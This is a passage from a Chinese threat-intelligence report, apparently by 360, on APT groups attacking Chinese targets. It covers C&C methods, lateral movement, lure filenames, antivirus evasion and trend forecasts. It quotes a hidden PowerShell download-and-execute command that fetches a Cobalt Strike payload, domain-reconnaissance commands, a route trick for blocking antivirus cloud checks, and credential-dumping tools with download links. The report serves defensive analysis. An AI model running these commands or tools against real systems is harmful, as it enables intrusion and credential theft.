对于攻击者而言采用动态域名的主要好处是,相关注册信息不对外公开(即无 whois 信息),安全研究人员很难关联回溯。如果想知道某个动态域名的具体注册信息,则需要该域名持有者权限才可以在相应动态域名服务商进行查询。

### 2) 利用云盘存储窃取的数据信息

针对国内的 APT 攻击中,APT-C-02 是采用了 Dropbox, APT-C-05 组织是借助国内某网盘进行窃取数据的回传。

APT-C-05 网盘版本木马会每隔一小时将窃取的最新数据打包加密后进行回传,C&C 地址是网盘地址,通过网盘官方提供的 API 进行文件上传。

### 3) 利用第三方博客中转

通过博客或社交网络(SNS)进行 C&C 指令下发,在 APT 攻击中不算是一个新手段了,但主要出现在境外的一些攻击行动中,主要借助 Facebook、Twitter 等社交网络。

在国内利用社交网络进行 C&C 通信的攻击还是较少。在针对国内的 APT 攻击中,我们监控到 APT-C-05 组织在 2015 年 8 月开始依托第三方博客作为中转平台,进行恶意代码传播,这里主要是依托国内第三方某知名博客,攻击者首先会注册博客帐号,发表的每篇博客文章会包含 shellcode 形态的恶意代码,shellcode 是以博文形式存放。

另外在 10 月左右我们发现 APT-C-05 组织已经放弃使用这种方法,转而使用攻击者自己所属的服务器进行恶意代码的中转传输。

## 七、 达成目标: 横向移动以扩大战果

我们在 APT-C-00 组织和 APT-C-12 组织中都发现了横向移动相关迹象,攻击者会从受感染机器中选择部分机器进行横向移动,一个典型案例就是 APT-C-12 组织中一台被感染机器被先后植入了数十种不同功能,用于横向移动的程序或可执行程序

一般首先是侦察和识别网络拓扑，获取域计算机信息，获取当前计算机相关主机信息，另外包括网卡信息、路由信息等；查看远程计算机服务及状态。获取指定 IP 的共享信息，获取共享目录。扫描内网机器远程端口。

另外是进一步的窃取数据资料，主要补充 RAT 原本没有的功能，相关数据主要偏向文档数据、帐号密码和本机环境信息。比如 APT-C-12 组织目的是窃取用户 Outlook 密码、桌面截图等，另外获取本地安装软件信息、磁盘信息等，而 APT-C-00 组织主要是窃取指定敏感文档数据。

#### 1) “就地取材”：利用系统本身功能

APT 组织采用“就地取材”的方式利用 Windows 系统自带命令对受感染目标机器的内部网络环境进行侦查，下表是 APT-C-12 组织在实际攻击中使用的部分命令，相关命令多以 VBS 和 BAT 脚本交替执行。

命令	解释
net view	显示域、计算机或由指定计算机共享资源的列表。
ipconfig /all	Windows IP 配置,ipconfig /all 显示详细信息
netstat -an	显示协议统计和当前 TCP/IP 网络连接。-a 显示所有连接和侦听端口。-n 以数字形式显示地址和端口号。
nbtstat -A	列出指定 IP 地址的远程机器的名称表。
systeminfo	显示系统信息
tracert -w 1000 8.8.8.8	设置超时时间 1 秒,查看当前网络到 8.8.8.8 的链路信息
ping	Ping 指定的主机
telnet	连接指定主机的指定端口

表 10 相关命令列表 (APT-C-12 组织)

下表是 APT-C-00 组织在实际攻击中使用的部分命令。

相关步骤	具体命令
步骤 1	%userprofile%\appdata\roaming\tencent\qq\qq.exe cmd.exe /c powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://XXXXXX:8080/images/XXXXXX'))"
步骤 2	C:\Windows\SysWOW64\cmd.exe /C ipconfig /all C:\Windows\SysWOW64\cmd.exe /C nbtstat -a 10.3.XX.XXX C:\Windows\SysWOW64\cmd.exe /C net start C:\Windows\SysWOW64\cmd.exe /C netstat -an C:\Windows\SysWOW64\cmd.exe /C net group "domain admins" /domain

表 11 相关命令列表 (APT-C-00 组织)

步骤 1: 参数“-nop”不加载默认的 PowerShell 配置文件，“-w hidden”没有窗口，“-c”执行命令从 URL: 'http://XXXXXX:8080/images/XXXXXX'，下载并且隐藏执行。

另外值得注意的是下载的文件就是 APT-C-00 组织的 Encryptor 木马衍生 PowerShell 脚本，这个 PowerShell 脚本通过分析得出该脚本是由 Cobalt Strike<sup>16</sup>自动化测试攻击平台生成的。攻击者只需通过 Cobalt Strike 平台简单配置 C&C 地址即可生成。该 PowerShell 脚本后续

<sup>16</sup>Cobalt Strike 官方网站，<https://www.cobaltstrike.com/>

会释放出 Beacon RAT。

步骤 2: 查看网络信息、查看内网主机 10.3.XX.XXX 的 NetBIOS 名称、查看当前主机启动的服务、查看网络连接状况、查看域中的管理员帐户列表、查看本机的用户帐户。

## 2) 第三方工具

在该环节, APT 组织除了采用目标系统自带命令以外, 更倾向与借助大量第三方工具来进行拓展攻击。第三方工具的优势在于相关功能不仅可以满足攻击需求, 而且由于相关工具本身作为正常用途, 所以不会被安全软件所检测。以下是我们发现的 APT 攻击中常用的第三方工具。

相关工具	功能	相关公开下载地址
<b>nbtscan</b>	扫描 NetBIOS 相关信息	<a href="http://www.unixwiz.net/tools/nbtscan-1.0.35.exe">http://www.unixwiz.net/tools/nbtscan-1.0.35.exe</a>
<b>OutlookPasswordDump</b>	获取 Outlook 用户密码	<a href="http://securityxploded.com/outlook-password-dump.php">http://securityxploded.com/outlook-password-dump.php</a>
<b>Pwdump7</b>	获取系统用户密码	<a href="http://www.tarasco.org/security/pwdump_7/">http://www.tarasco.org/security/pwdump_7/</a>
<b>Mimikatz</b>	获取系统用户密码	<a href="https://github.com/gentilkiwi/mimikatz">https://github.com/gentilkiwi/mimikatz</a>

表 12 部分第三方工具列表 (APT-C-00\APT-C-12 等组织)

## 第五章 APT 攻击为中国本土量身定制

### 一、熟悉目标所属行业领域

#### 1) 诱饵信息内容

精心构造邮件和诱饵文档内容，尤其诱饵文档疑似二次利用（一些未公开文档资料作为诱饵）。内容绝大多数为中文简体，如果涉及具体单位会发送英文信息。

另外部分诱饵信息时效性极强，如某行业技术有重大突破，在消息刚在业内公开，相关诱饵信息则就已构造完成。为了规避对术语或行业用语的不熟悉或暴露攻击者相关信息，某些诱饵信息直接从国内主流新闻网站复制相关新闻报告内容放到诱饵文档中。

另外从诱饵信息来判断，攻击者不仅关注目标所属行业，也会关注目标爱好、生活等等。我们对部分特殊诱饵文件的文件名进行了相关调查分析，均为真实存在的内容，绝非杜撰。

相关文件名
关于国家***研究中心工程建设的函.exe
国家**局的紧急通报.exe
最新新疆暴动照片与信息.jpg.exe
本周工作小结及下周工作计划.exe
***厅关于印发《2014年***应急管理工作要点》的通知.exe
2015年1月12日下发的紧急通知.exe
商量好的合同.exe
***部关于开展2015年***调查工作的通知.exe

表 13 部分诱饵文档文件名列表

#### 2) 窃取敏感数据

窃取的敏感数据中主要以文档为主，APT组织更关注WPS Office相关文档，其中APT-C-05和APT-C-12组织都会关注以“.wps”扩展名的文档，进一步APT-C-12还会关注扩展名为“.et”、“.dps”的另外两种WPS Office文档，这两种文档相当于微软Office的Excel表格文档和PowerPoint幻灯片文档，WPS Office办公软件的用户一般分布在国内政府机构或事业单位。

另外针对特定行业或单位，会关注特定内容的文档，而不是所有的文档都关注。主要从文件名和文件扩展名两个方面来区分。如：只关注扩展名为“.doc”的文档，且文件名中包含“测试”字样的文档。

#### 3) 通信控制

使用云盘存储窃取的数据信息，针对国内的云盘。攻击者通过使用国内某网盘官方提供的API进行文件上传。另外就是借助第三方博客进行恶意代码传播，这里主要是依托国内第三方某知名博客，攻击者首先会注册博客帐号，发表的每篇博客文章中会包含shellcode恶意代码，相关恶意代码是以博文形式存放。

#### 4) 域名注册偏好

在本章“一、APT生命周期的剖析：从武器构建到横向移动”中，我们介绍了攻击者在选择C&C域名的时候，更倾向采用动态域名，均采用境外动态域名服务商。但在注册具体

子域名的时候，更倾向采用具备中国元素的关键字，具体如下表所示：

类别	名称
模仿邮箱类	126mailserver、account163、mail163、163mailsend
模仿杀毒软件类	safe360, rising
模仿互联网公司类	360sc2、sohu、sogou、sina、baidu2

表 14 部分注册名称列表

## 二、 掌握目标作业环境

### 1) 劫持主流应用

主要针对目标环境中主流应用程序进行劫持。一般正常程序在更新和执行的过程中并不会有任何提示，更新过程一般不需要用户操作。另外我们还发现大量正常程序在更新的过程中，并不进行更新程序的签名校验、文件校验等检查，下载后便会直接执行。关于网络劫持攻击其他技术细节，在本报告“第四章 防御薄弱导致低成本入侵频频得手”中的“高成本的载荷投递：物理接触”章节中进行了详细描述，请参看具体章节。

劫持的具体软件	相关文件路径
劫持瑞星更新	C:\Program Files (x86)\Rising\RSD\Backup\RSD\RSSetup\updater.exe
劫持 QQ 更新	%UserProfile%\AppData\Roaming\Tencent\QQ\AuTemp\XXXXXX\NewUpd\txupd.exe
劫持搜狗浏览器	%UserProfile%\appdata\roaming\sogouexplorer\seupdater.dll

表 15 部分被劫持软件

### 2) 压缩包

在鱼叉式邮件攻击、水坑式攻击、基于即时通讯工具攻击等方式中，恶意代码一般都首先会进行压缩，以压缩包的形态传输。在针对国内的 APT 攻击中，我们发现大多数压缩包格式为 RAR，其余主要是 ZIP（具体参看下图）。在国内压缩包软件中 WinRAR 还是占据主流。




图 22 APT 组织压缩包使用情况

### 3) 隐匿对抗

APT 攻击中的 RAT 采用了大量对抗手法,其中针对国内的安全软件主要包括:360 卫士、360 杀毒、瑞星杀毒、金山毒霸、金山卫士、QQ 软件管家、东方微点等。

在对抗的过程中如果发现杀毒软件,恶意代码会选择放弃执行后续的功能代码,或者会选择绕过杀毒软件的检测。其中在 APT-C-00 的攻击中利用了一个 0day 溢出漏洞来躲避杀毒软件的检测,APT-C-06 的 RAT 在针对 360 安全软件的时候,通过添加静态路由的方式,疑似屏蔽 360 云查杀检测。如下表内具体操作:

```
route add 220.x.x.x mask 255.255.255.0 192.168.1.254 && route add 220.x.x.x mask 255.255.255.0 192.168.1.254
```

另外大多数 RAT 会伪装 360、QQ 等国内主流应用路径或版本信息。

## 三、符合目标习惯偏好

### 1) 定时攻击

APT 组织在对目标进行大量研究分析后,制定了具体发动攻击行动的时间安排,主要从目标用户作息时间、行业相关重大会议和国内大型节日等时间,另外水坑攻击更加严谨,在完成攻击后会将篡改的内容删除或恢复。具体内容我们在“第五章攻击手法的不断演进与蜕变”中进行了详细介绍。

### 2) 邮件服务商

初始攻击环节,发送鱼叉邮件是该环节最后的步骤,我们发现相关组织主要倾向使用网易、新浪等国内第三方邮箱,其中以网易邮箱为主,进一步包括:163、126 和 yeah 邮箱。注册的用户名与针对的目标和伪装的发件人身份是有较强对应关系,如 APT-C-05 组织发动的攻击行动中,以某会议举办方名义给相应行业专家发送攻击邮件时,邮箱注册的用户名采用相关会议官方网站主域名;另外伪装某政府人员,采用的用户名是相应人员姓名的拼音全拼,如果用户名被注册(如:zhangsan)则会在全拼后追加部分数字内容(如:zhangsan123)。

## 第六章 针对中国 APT 攻击的趋势预测

### 一、 APT 组织的攻击目标

#### (一) 紧密围绕政治、经济、科技、军工等热点领域及事件

APT 组织将会持续以经济、政治、科技等热点相关的行业或机构为攻击目标，如十三五规划、一带一路、军工制造等相关领域。中华人民共和国国民经济和社会发展第十三个五年规划纲要，简称“十三五”规划（2016—2020 年），主要阐明国家战略意图，明确政府工作重点，引导市场主体行为，是 2016—2020 年中国经济社会发展的宏伟蓝图。国家的发展规划和战略意图一直以来都是 APT 组织关注的重点领域，稳步推进“一带一路”建设合作是中国“十三五”规划的重要内容，在 11 月、12 月期间我们已经捕获到针对相关目标的攻击行动，相关攻击行动主要以“一带一路”、“21 世纪海上丝绸之路”等诱饵信息攻击相关领域的目标群体。

#### (二) 由商业竞争产生的 APT 攻击将不断增加

APT 组织多数具备国家背景，以探测目标国家战略意图为主。但我们发现某些无国家背景，主要以牟利为目的的境内外黑客组织开始利用 APT 攻击手法的攻击逐渐出现。在 2015 年 4 月份，我们捕获到一个针对中国外贸行业的境外黑客组织，该组织利用 APT 初始攻击中常用的鱼叉式邮件发起攻击，携带附件有 PE 二进制木马、漏洞文档等，而且攻击者在发送邮件之后还通过多次回复的形式与目标用户进行交互，通过持续跟踪分析我们初步判定该黑客组织主要是以欺诈贷款为目的。

我们推测未来由商业竞争产生的以 APT 攻击手法，针对商业领域的攻击将会频繁出现。

#### (三) 针对非 Windows 的攻击频率持续增高

在 2015 年针对中国的 APT 攻击中，我们可以看到针对 Android、Mac OS X 等非 Windows 系统的攻击逐渐出现。Windows 不再是 APT 攻击的主战场，相关攻击会从只针对 Windows 操作系统逐步过渡到针对如 Linux、Android、Mac OS X 和工业控制系统相关攻击出现的频率和次数将会持续增高。另外攻击的目标不再局限于敏感数据窃取，而如同震网（Stuxnet）蠕虫以破坏系统导致瘫痪为目的的 APT 攻击将不断浮出水面。

### 二、 APT 组织的攻击手法

#### (一) APT 攻击越来越难被“看见”

在 2015 年 RAT 的发展趋势中，我们提到 RAT 文件格式整体趋势是从 PE 到非 PE 转变，文件形态也由实体文件逐步转化为无实体文件。从功能形态而言，从早期的单个文件聚合多种功能逐渐演变为功能单一的主、子模块间互相调用的模式。而恶意代码最终寄宿的位置也从常见的系统目录逐渐进入到更加难以追踪的 MBR、VBR、磁盘固件、EFI、BIOS 乃至移动存储设备中的隐藏分区中。其中方程式组织（Equation Group）将恶意代码写入到磁盘固件中，导致除了磁盘生产商外，没有任何安全厂商可以实现检测及恶意代码提取。

除了 RAT 以外，如：初始攻击方式逐步发展为周期性攻击、事后恢复；C&C 域名大量采用动态域名，非动态域名采用域名 WHOIS 信息保护，进一步依托可信网站、SNS、第三方云

盘等传输指令、文件等这些手法都让防御设备和安全分析人员很难定位追踪。

## （二）对安全厂商从被动隐匿到主动出击

在 APT 攻击行动中从初始攻击到横向移动，各个环节都存在大量对抗手法，其目的是保证攻击成功且不留痕迹。在具体的攻击中遇到防御措施，攻击者一般会选择放弃、等待、绕过或主动突破等方法，而这些基本都是针对具体目标环境中部署的防御措施。

然而 2015 年我们发现的 APT-C-00 组织将木马构造伪装为 Acunetix Web Vulnerability Scanner (WVS) 7 的破解版，进一步我们推测针对的目标很有可能是网络安全从业人员、研究人员或者其他黑客组织。另外针对卡巴斯基攻击的 duqu2.0 曝光，以及卡巴斯基在对 2016 年安全趋势的预测报告<sup>17</sup>中也提出“针对安全厂商的攻击”，从各方面都可以看出 APT 组织针对安全行业将会从被动隐匿过渡到主动出击。

## 三、反 APT 领域的发展

### （一）更多针对中国的 APT 攻击将曝光

360 在 2015 年 5 月末发布了海莲花 (OceanLotus) APT 组织，这也是中国安全厂商首次曝光针对中国攻击的境外 APT 攻击组织。中国在反 APT 的相关研究还是起步阶段，针对我国的 APT 攻击更是鲜为人知，而随着中央网络安全和信息化领导小组的成立，以及习近平主席在中美互联网论坛强调“中国倡导建设和平、安全、开放、合作的网络空间”，我们相信针对中国的 APT 攻击将越来越多的被曝光。

### （二）反 APT 领域的防守协作持续增强

随着 APT、网络间谍等越来越引起政府、企业的关注和重视，国外的威胁情报共享迅速发展，期间形成如 IOC (Indicators of Compromise, 威胁指标)、STIX (Structured Threat Information Expression) 等标准。

在国内政府机构、目标行业和安全厂商三者如何协作，在国际上我们如何与境外机构厂商建立良好的沟通和合作方式则是重点。在对抗 APT 等新威胁，360 一直坚持开放、合作的态度，愿意与中国及国际安全厂商在威胁情报共享以及 APT 监测与响应方面形成协作。2015 年末，360 威胁情报中心 (<https://ti.360.com>) 正式发布，也是在威胁情报共享方面做出的实质性动作。

---

<sup>17</sup> “Kaspersky Security Bulletin. 2016 Predictions”,  
<https://securelist.com/analysis/kaspersky-security-bulletin/72771/kaspersky-security-bulletin-2016-predictions/>

## 第七章 本报告涉及的部分 APT 组织

本研究报告中涉及到了 4 个 APT 组织或攻击行动，除了 APT-C-00 部分内容已经解密，其他相关组织的攻击行为和手法也会逐步在 2016 年通过特定报告的方式进行解密。

除此之外，我们还掌握了其他数十个 APT 组织，由于涉及到较多的敏感信息，会在后期逐步进行解密。

### 一、 APT-C-00 组织

APT-C-00 组织是我们 2015 年 5 月发布的针对中国攻击的某著名境外 APT 组织，该组织主要针对中国政府、科研院所和海事机构等重要领域发起攻击。基于海量情报数据和研究分析，我们还还原了 APT-C-00 组织的完整攻击行动，相关攻击行动最早可以追溯到 2011 年，期间不仅针对中国，同时还针对其他国家发起攻击。该组织大量使用水坑式攻击和鱼叉式钓鱼邮件攻击，攻击不限于 Windows 系统，还针对其他非 Windows 操作系统，相关攻击至今还非常活跃。

### 二、 APT-C-05 组织

APT-C-05 组织是只针对中国攻击的境外 APT 组织，主要对中国政府、军事、科技和教育等重点单位和部门进行了持续 8 年的网络间谍活动，相关攻击行动最早可以追溯到 2007 年。期间我们先后捕获到了 13 种不同的后门程序，涉及样本数量上百个。该组织在初始攻击环节主要采用鱼叉式钓鱼邮件攻击，进一步使用了大量已知漏洞和 Oday 漏洞发起攻击，这些木马的感染者遍布国内 31 个省级行政区。

### 三、 APT-C-06 组织

APT-C-06 组织是境外 APT 组织，其主要目标除了中国，还有其他国家。该组织主要针对政府领域进行攻击，且非常专注于某特定领域，相关攻击行动最早可以追溯到 2007 年。该组织利用的恶意代码非常复杂，相关功能模块达到数十种，涉及恶意代码数量超过 200 个。另外该组织发动初始攻击的方式并非传统的鱼叉式和水坑式攻击等常见手法，而是另一种特殊的攻击方法。

### 四、 APT-C-12 组织

APT-C-12 组织是境外 APT 组织，主要对中国军事、政府、工业等领域发起攻击。相关攻击行动最早可以追溯到 2011 年，我们捕获到的恶意代码数量超过 600 个。相关攻击行动至今还非常活跃，我们监控到近期该组织进行了大量横向移动攻击，相关横向移动恶意代码从功能区分至少有 6 种。该组织针对的具体目标分布在中国数十个省级行政区，其中北京、上海、海南是重灾区。

## 360 威胁情报中心

360 威胁情报中心由全球最大的互联网安全公司奇虎 360 特别成立，是中国首个面向企业和机构的互联网威胁情报整合专业机构。该中心以业界领先的安全大数据资源为基础，基于 360 长期积累的核心安全技术，依托亚太地区顶级的安全人才团队，通过强大的大数据能力，实现全网威胁情报的即时、全面、深入的整合与分析，为企业和机构提供安全管理与防护的网络威胁预警与情报。

## 360 天眼实验室 ( SkyEye Labs )

天眼实验室 ( SkyEye Labs ) 正式成立于 2014 年 1 月，是 360 公司旗下专门利用大数据技术研究未知威胁的技术团队。该实验室依托 360 公司多年来积累的海量多维度安全大数据和数据挖掘技术，实现对全网未知威胁的发现、溯源、监测和预警，及时准确地为客户提供安全检测和防护设备所需要的威胁情报。

## 360 追日团队 ( Helios Team )

360 追日团队 ( Helios Team ) 是 360 公司高级威胁研究团队，从事 APT 攻击发现与追踪、互联网安全事件应急响应、黑客产业链挖掘和研究等工作。团队成立于 2014 年 12 月，在短短的一年时间内整合 360 公司海量安全数据，实现了威胁情报快速关联溯源，首次发现并追踪数十个 APT 组织及黑客产业链，扩大了黑客产业研究视野，填补了国内 APT 研究的空白，并为大量企业和政府机构提供安全威胁评估及解决方案输出。